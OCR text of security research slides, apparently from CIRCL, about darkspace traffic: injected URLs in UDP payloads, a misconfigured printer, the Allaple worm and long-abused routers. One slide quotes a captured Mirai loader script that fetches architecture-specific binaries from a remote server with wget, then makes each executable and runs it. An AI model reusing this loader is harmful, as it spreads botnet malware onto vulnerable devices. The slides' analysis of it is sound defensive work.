
Injected URLS in UDP payloads

```
# Gucci Ares
# Kik:XVPL IG:Greek.Ares
#!/bin/sh
# Edit
WEBSERVER="xx.xx.207.14:80"
# Stop editing now
BINARIES="mirai.arm␣mirai.arm5n␣mirai.arm7␣mirai.x68␣
    mirai.x86␣mirai.m68k␣mirai.mips␣mirai.mpsl␣mirai.ppc
    ␣mirai.sh4␣mirai.spc"
for Binary in $BINARIES; do
    cd /tmp; echo ''>DIRTEST || cd /var; echo ''>DIRTEST
        ;wget http://$WEBSERVER/$Binary -O dvrHelper
    chmod 777 dvrHelper
    ./dvrHelper
done
```

Injected URLS in UDP payloads



Injected URLS in UDP payloads




Machine cleanup is hard

4 years in the life of a printer


from a series of packets hitting our darkspace

Machine cleanup is hard

Misconfigured printer



Allaple worm



- Commodity routers were already abused in 2014
- They are still being abused
- Many variants are there $\rightarrow$ MISP
- It usually takes a lot of time to get machines fixed
- Contact info@circl.lu